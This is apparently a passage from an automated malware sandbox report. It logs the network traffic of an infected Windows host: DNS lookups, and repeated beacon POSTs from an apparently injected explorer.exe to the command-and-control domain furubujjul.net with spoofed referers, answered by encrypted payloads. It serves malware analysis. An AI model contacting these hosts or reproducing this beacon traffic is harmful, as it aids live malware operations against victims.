Oct 3, 2022 17:34:51.104418993 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104444027 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104464054 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104470015 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104495049 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104517937 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104518890 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104546070 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104562044 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104569912 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104595900 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104609966 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104619980 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104641914 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104664087 CEST	49702	80	192.168.2.7	104.21.93.30
Oct 3, 2022 17:34:51.104665995 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104691982 CEST	80	49702	104.21.93.30	192.168.2.7
Oct 3, 2022 17:34:51.104707003 CEST	49702	80	192.168.2.7	104.21.93.30

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:34:50.782113075 CEST	59477	53	192.168.2.7	8.8.8.8
Oct 3, 2022 17:34:50.806574106 CEST	53	59477	8.8.8.8	192.168.2.7
Oct 3, 2022 17:35:31.065092087 CEST	55752	53	192.168.2.7	8.8.8.8
Oct 3, 2022 17:35:31.086719036 CEST	53	55752	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 17:34:50.782113075 CEST	192.168.2.7	8.8.8.8	0x2c79	Standard query (0)	furubujjul.net	A (IP address)	IN (0x0001)	false
Oct 3, 2022 17:35:31.065092087 CEST	192.168.2.7	8.8.8.8	0x3629	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 17:34:50.806574106 CEST	8.8.8.8	192.168.2.7	0x2c79	No error (0)	furubujjul.net		104.21.93.30	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 17:34:50.806574106 CEST	8.8.8.8	192.168.2.7	0x2c79	No error (0)	furubujjul.net		172.67.203.213	A (IP address)	IN (0x0001)	false
Oct 3, 2022 17:35:31.086719036 CEST	8.8.8.8	192.168.2.7	0x3629	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- api.2ip.ua
- cubye.net
  - furubujjul.net
- yesum.net
- jigwqmj.com
- itraykmwbj.net
- hrnurk.org
- ycrqve.net
- emgsptlj.com
- cuxke.net
- sgmgrm.com
- qxeovi.org
- atioeij.net
- 193.38.55.180

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49704	162.0.217.254	443	C:\Users\user\AppData\Local\Temp\253.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49702	104.21.93.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:50.845271111 CEST	102	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cubye.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 176 Host: furubujjul.net

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:51.016848087 CEST	103	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ysrkBd95yxrQYuIqJZk25AkZ1y9w9KEK ztzSMIP5huhjpu937K%2FE75y0nhB%2FzPtdLbce1MjUwcjQaqZPlvs6zew9GOpS8Vc4eiMk2R%2FZugqWWKKeSG4k t63f5Jcm3sSwWA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be87de600676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 33 38 33 30 0d 0a 18 00 00 00 1f 3d 5c a8 37 66 30 7c 67 57 e9 d9 8c f4 ed 35 70 40 c7 45 89 0c 8a a1 00 37 cc 03 00 34 6f 8a 38 01 00 00 00 02 00 9e 03 00 00 73 d2 09 b6 c9 de db c5 ba 1e d7 7f 00 12 17 00 23 c9 75 21 7d 31 a2 02 6b a5 2d 41 ec 51 18 fa f8 e1 fc b7 d5 59 5e d9 fc 05 8a e6 2e b0 b3 25 e5 ea a7 6b bf aa d2 2a a1 30 2e 91 f4 d1 8f ea 9f c6 25 9c c5 89 09 cb 73 4a b2 26 d8 20 90 41 44 69 cf 7e 2f 45 4f d8 13 77 10 87 39 b4 bf 0f f7 e9 19 82 a7 10 b1 d7 19 1a 19 6a 33 fc 4e ec 20 86 9f cf 03 46 7d f0 e6 e5 4f a4 db 03 b4 3f dc 6e 62 a8 cf d0 14 a1 8b 5a 40 bb 9c 22 79 f8 02 92 87 b6 85 0e 2a 26 b7 a0 50 44 13 d1 ad da 68 6b 16 86 cc 76 b9 cc c2 8b e1 c5 1a 29 ca ae 93 ea 2a 85 ed cb d3 f5 00 0b 8c 84 9b 73 73 ac 0e 89 cf 08 3b 19 e1 d1 18 0b 83 49 65 d5 bc a8 fb f8 75 ea 73 e5 36 e7 89 9e bc fc e0 93 9f 0e 30 e3 b1 93 95 97 a7 51 6e c6 76 98 34 61 81 b9 d4 29 1e 0b 48 34 51 ea a8 27 bd a7 d3 19 7b ba fb 14 37 89 40 35 c9 72 ce ff 7e 73 02 80 1d 34 a3 d6 d5 35 54 16 c0 8c 0b b9 9c 39 cc 5a 58 e4 72 4a e6 3d ac 59 3b f2 1d 17 db 53 f1 f9 f8 6d 3c cd 87 c5 4c 80 7e b9 38 2b 2b 80 c9 45 28 26 8c 39 c1 e6 f7 06 d2 9f 3e 54 78 a5 8f 04 e0 44 d8 60 ef b0 31 16 26 48 3c be 6d 48 19 5f 48 77 e4 60 01 bd 87 b0 1c 9d a1 16 f4 36 d8 35 bf ff c2 92 ea 11 27 67 98 42 42 9d 33 db ad c4 a3 26 8a 4b 66 21 d8 e8 f5 cb c5 74 47 a9 b2 e7 8c 03 31 86 6a da 0d d8 d6 c4 39 45 06 a7 92 40 bc b7 0c ee a1 e3 2d e7 7f ff 08 9e 1a e4 a2 39 f6 af eb 37 f9 22 7e d2 9a 52 2e a6 c0 ce 7d 15 3c f7 86 de a3 9b c7 d1 a6 f5 37 e4 1d 47 e4 a8 f1 e3 34 b5 9d 6b e1 c6 0f 1e c2 d1 4c 69 46 31 be 52 37 2a 13 f1 90 bb 5e 00 af bd cf d3 34 dc cd 26 20 32 30 1e 71 18 15 45 d5 f8 9e 0c 94 79 ea b4 f4 f6 da 66 24 c8 7b 72 72 58 6f 47 16 74 8a bd ad 34 13 13 7d 27 a1 79 5d b2 03 f1 af 97 4a cd 31 e2 5d d4 33 e6 16 91 9e fa ae ac e7 2e be bd 94 e8 0e d8 7b bc f4 e5 63 8c d4 89 47 d2 c8 81 4f 81 4f f3 55 43 56 9b 62 c8 4b 42 b3 0a f7 40 ec 9a 8a a3 0e c2 c8 6e 35 97 c7 a8 aa 86 3a 19 e2 ca 43 2a be 48 8a 79 b3 54 95 5f 47 Data Ascii: 3830=\7f0|gW5p@E74o8s#u!}1k-AQY^.%k*0.%sJ& ADi~/EOw9j3N F}O?nbZ@"y*&PDhkv)*ss;leus60Qnv4 a)H4Q'{7@5r~s45T9ZXrJ=Y;Sm<L~8++E(&9>TxD`1&H<mH_Hw`65'gBB3&Kf!tG1j9E@-97"~R.}<7G4kLiF1R7*^4& 20qEyf${rrXoGt4}'y]J1]3.{cGOOUCVbKB@n5:C*HyT_G
Oct 3, 2022 17:34:51.287870884 CEST	362	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yesum.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 347 Host: furubujjul.net
Oct 3, 2022 17:34:51.388551950 CEST	364	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=DSah6JzI4yymTqf38ZJ4Zr23USwrWWku zUKOzQ0RjW4D%2BqkE%2FIMiz5AdlJj034MB2zoKrQ%2FDnflwQVlaut5PLvw884IwiDdSBja%2Bv4ENusV4Kc5A2U o6fF8HlcUcX%2BRbCA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be8a9a9c0676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Oct 3, 2022 17:34:51.401964903 CEST	364	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jigwqmj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 125 Host: furubujjul.net

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:51.564575911 CEST	366	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mhv6KU2MmHPkDdlA8pGl2L2eLI4x2oiuYfvYzJumgi8RYqnsdvgZUWODVknpvAXcZePdaQM%2BObK%2FQDESuW%2B6DvdeiQW9E%2F8T40R2MgTCLkjfLA8QR%2BD1wurauhQlbBJvjQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be8b5bd60676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 64 35 37 0d 0a 02 00 b4 60 3b d4 0f 1a 40 10 16 30 8f b7 2c 78 84 4f ad 7d f5 71 b1 34 b2 96 20 c3 53 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 1d 8f e2 e3 b3 98 30 06 81 8f f1 83 0e 25 a6 79 5e 5c 51 fb 32 35 47 48 3b fe cc bd 6c 62 ad 5d 6f 38 6d 57 12 73 36 18 28 a6 70 a3 d1 43 36 2f a4 14 0f 85 c2 e7 27 c2 25 7b ba 49 79 b9 53 68 47 8f 2a f5 db fa 6a c6 86 04 12 fc 2a 54 e9 30 f6 c7 35 f3 73 07 03 d2 1f f9 d8 fa e0 b3 89 71 cd 37 33 33 d1 68 73 45 7c 1f 57 44 8d e8 be 3c 50 35 51 fe 08 22 b9 7f 18 66 3d 28 2a 87 6a dd d6 be db 43 11 5c 53 a6 cd f6 4d 55 64 91 54 5b fd 55 19 d0 ed 05 70 b1 17 22 58 4a 33 4f 62 3e 15 21 0b 5a a3 06 93 3a 56 3f cb 00 23 be 42 15 d7 07 53 53 fa cb 1f 9e 1d 09 52 2b e5 8d 83 7b 7e 45 f7 ff 28 c8 55 db 88 0c 15 13 90 31 a3 b8 24 08 4f c5 03 a1 cb a1 81 7e 50 54 62 b8 1b 0e 7e 0b ac 9a a5 9c d9 a0 c1 b9 dd 7a 65 f0 4d 19 e0 3c 95 a9 18 6a f6 96 be 25 11 61 9a c4 3e 7c 88 2a c8 48 6f a1 c0 4a 9a 03 fd ec 9a aa 7b ac 87 2f bd 61 0d 40 49 bf 46 30 fd f8 12 6c 33 6c 2b 7c 0b 8d c7 fd e4 0e a4 eb 7e 71 eb 80 e5 1a 68 8b 4a d8 19 ae cc 4f 2b 79 82 ae 9c 97 02 4c 75 56 ad f3 57 8b 29 b9 0e fe cc 23 b2 65 0a 31 79 fe 80 f7 df f5 ec e7 72 2b 4c 80 d0 12 f9 13 63 11 bb d6 af e1 3f 27 1c 5e b7 9f 33 c9 cc 46 d9 48 15 ac af eb d9 55 3d af ba 68 92 0e ff 9d 7f 7f 55 40 57 64 7b 39 66 e7 ac 04 28 84 42 40 77 9b c7 9b 84 e7 3d 66 f1 8a 64 b1 1d 30 12 51 8c 70 17 4b 81 6b df 8e 82 01 e8 e4 1f 5e a1 90 4e a1 54 55 a5 8e b7 1b 6f c3 cb 29 71 67 a3 1e 1e 54 ab 1e e2 2e 12 ee c3 de 57 a3 4c 49 86 1f d4 58 68 91 9c 29 06 f1 2c 5e ae 03 5b e5 1f e4 86 7d 10 ff 54 f8 8d f1 99 07 99 8a 29 c4 7f 74 79 20 6e 43 cc 9b 8b 8b e1 3a 79 d7 9c 88 c3 e0 2b a9 b4 bb 01 7a 17 28 92 ae 46 df 92 f2 f9 7a 8f f6 6b e3 40 dd d9 37 00 20 e0 1c c9 20 f5 52 48 be 39 96 4d cb e7 17 3f dc e5 7e 4d a6 70 d4 03 eb ac 58 58 07 6b ab f6 ae 25 2e e3 86 ce ec 35 28 c0 a7 0d ba ca d4 5f 53 40 43 9c 55 03 62 18 3a 1d f8 40 aa ae 88 81 c4 Data Ascii: 7d57`;@0,xO}q4 SJ%9Wd8IkDJ8P>0%y^\Q25GH;lb]o8mWs6(pC6/'%{lyShG*j*T05sq733hsE|WD<P5Q"f=(*jC\SMUdT[Up"XJ3Ob>!Z:V?#BSSR+{~E(U1$O~PTb~zeM<j%a>|*HoJ{/a@lF0l3l+|~qhJO+yLuVW)#e1yr+Lc?'^3FHU=hU@Wd{9f(B@w=fd0QpKk^NTUo)qgT.WLIXh),^[}T)ty nC:y+z(Fzk@7 RH9M?~MpXXk%.5(_S@CUb:@
Oct 3, 2022 17:34:52.231606960 CEST	1740	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://itraykmwbj.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: furubujjul.net
Oct 3, 2022 17:34:52.343344927 CEST	1741	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=5s0zTVwEZQ%2BxrnJWHZ9tdU0oOSOsDblxQqncU6kasaqVpYFijT4CRf5tcLW95NIAQzdUve%2FiSK163Yqq1RFf7YA2xl2lIRYy7VzkURKlOuImsgPYj8ImT2%2FowmMoEZAOUw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be908beb0676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Oct 3, 2022 17:34:52.360253096 CEST	1742	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hrnurk.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 336 Host: furubujjul.net

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:52.456599951 CEST	1743	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=cRcAWZSBQtyCBSDGvPM7a2SJMsQXc3r3OPHzfakaYg%2BmcagnwmnybR1RyTY8BrpITO9DLotd8rMxqMpOcYrbwHECv3cov5QZtsWIVCxQzxKwdMNstj7heaSB1qluzcGQdg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be915d100676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Oct 3, 2022 17:34:52.465140104 CEST	1744	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ycrqve.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 304 Host: furubujjul.net
Oct 3, 2022 17:34:52.570056915 CEST	1745	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:52 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Iroc%2FNBgZmP4ZQ9lMPeleBKiJHkOKRk8KBsjnpr0c2RRqTjrd%2B9fFtktpg9g2RP9e898uVJAFNh%2FcxRzugBls2GWTB5LRr4yNMD7dp%2FS%2BSayie9eJ6Gx824qWjBCWqAbBw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be91fe180676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 64 36 35 0d 0a 00 00 b4 60 fb d4 0e 1a 40 10 16 30 80 b7 2c 78 84 4f ad 7d f5 71 b1 34 b2 96 20 c3 49 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 c5 8e e2 e3 07 97 8a 06 9e 8f f1 83 0e 25 a6 79 5e 5c 95 03 0f 2e 0e 4b 69 e1 d9 a0 6a 7d ec 53 2e 3b 76 4b 12 73 36 18 28 a6 70 a3 d1 5f 36 6b 85 29 7c f2 c6 e6 70 95 06 7c 93 74 5d b9 53 68 47 8f 2a f5 59 87 a0 59 40 18 b6 30 ec 48 4d fc 30 db 91 3f ab 49 32 1e ca e5 7c 36 38 fd ae bd 5b 2b 97 ff 30 b2 ac 89 bd 03 f3 88 4b f4 1b f0 14 29 f5 32 d0 6c 99 b3 f8 7a 99 e4 f2 c9 5a 11 11 a2 7f 8f c9 12 66 6a 0a ea e9 99 36 f8 37 33 3b 49 bd 1c ed 05 70 b1 17 22 58 4a 63 0a 62 3e 59 20 08 5a 9a 96 83 5b 56 3f cb 00 23 be 42 15 37 07 50 52 f1 ca 16 9e 1d d5 52 2b e5 df 9c 7b 7e 45 f7 ff 8f c6 55 db c4 1d 13 13 bf ee e1 92 24 08 0f c5 03 b1 cb a1 61 7c de f5 6c b9 19 17 7e 5f af 9a a0 44 c9 a0 c1 b9 dd 7a 0d b0 6e 19 e0 28 95 a9 1e 1c fe 96 bc 25 51 e0 9a d4 2e 7c 88 38 c8 48 6b a1 d0 4a 9a 13 fd ec 9e aa 7b ac 97 2f bd 61 0d c0 5d bf 46 34 fd f8 ee 8c 33 6c 79 7c 0a 8d c7 2d fb 0e 14 a0 7e 71 eb 80 f5 1a 68 9b 4a d8 19 ae cc 4f 3b 79 82 ae 9c 97 02 4c 75 56 ad f3 47 29 2a b9 6e ee cc 23 b2 75 0e 31 79 92 90 f7 df f5 ec e7 72 2b 4c 80 d0 12 f9 13 63 11 bb d6 9f 1d 3c 27 94 69 b7 9f 33 c9 cc 46 d9 48 15 ac af fb d9 55 e5 ae ba 68 92 0e ff 9d 7f 7f 55 40 57 64 7b 39 66 e7 ac 04 28 84 42 40 77 9b c7 9b aa 93 58 1e 85 8a 64 b1 eb eb 12 51 8c 60 17 4b 81 b7 df 8e 82 05 e8 e4 1f 5e a1 90 4e a1 54 55 a5 8e b7 1b 4f c3 cb 49 1c 4c 86 2f 7f 54 ab 1e 9a a6 0f ee c3 3e 57 a3 4c 29 8c 1f d4 bc 68 91 9c 29 06 f1 2c 5e ae 03 5b e5 1f e4 e6 7d 10 5f 3e cb aa c2 fa 07 99 8a 7d af 7f 74 79 80 72 43 cc f5 8b 8b e1 76 70 d7 9c 88 c3 e0 2b a9 b4 bb 01 7a 17 28 92 ae 46 5f d0 a1 aa 7a 8f f6 6b e3 cd d0 d9 37 00 80 e3 1c c9 20 f5 52 48 c4 3a 96 4d cb e7 17 3f dc e5 7e 4d a6 70 d4 03 eb ac 98 76 6e 0f ca 82 cf 25 2e 9f 96 ce ec 35 98 c3 a7 0d a8 ca d4 5f 29 43 43 9c 55 03 62 18 3a 1d f8 40 aa ae 88 c1 c4 Data Ascii: 7d65`@0,xO}q4 IJ%9Wd8lkDJ8P>%y^\.Kij}S.;vKs6(p_6k)|p|t]ShG*YY@0HM0?l2|68[+0K)2lzZfj673;lp"XJcb>YZ[V?#B7PRR+{~EU$a|l~_Dzn(%Q.|8HkJ{/a]F43ly|-~qhJO;yLuVG)*n#u1yr+Lc<'i3FHUhU@Wd{9f(B@wXdQ`K^NTUOIL/T>WL)h),^{}_>}tyrCvp+z(F_zk7 RH:M?~Mpvn%.5_)CCUb:@
Oct 3, 2022 17:34:53.394092083 CEST	2453	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://emgsptlj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 296 Host: furubujjul.net

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:53.491580963 CEST	2454	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=%2FJ00tD5gPz05saCE%2B0HayHbciB2NTl%2FCPoVVYse%2BrNKSUf6t3CnHNRpQ4dqD2P2odEwGit34gFmOgp%2BwfSkBNACWfGClCvC%2FzGXTUE6oRcGdliRGUM2CPc%2BxeV5wC7lo8Q%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be97ce6e0676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 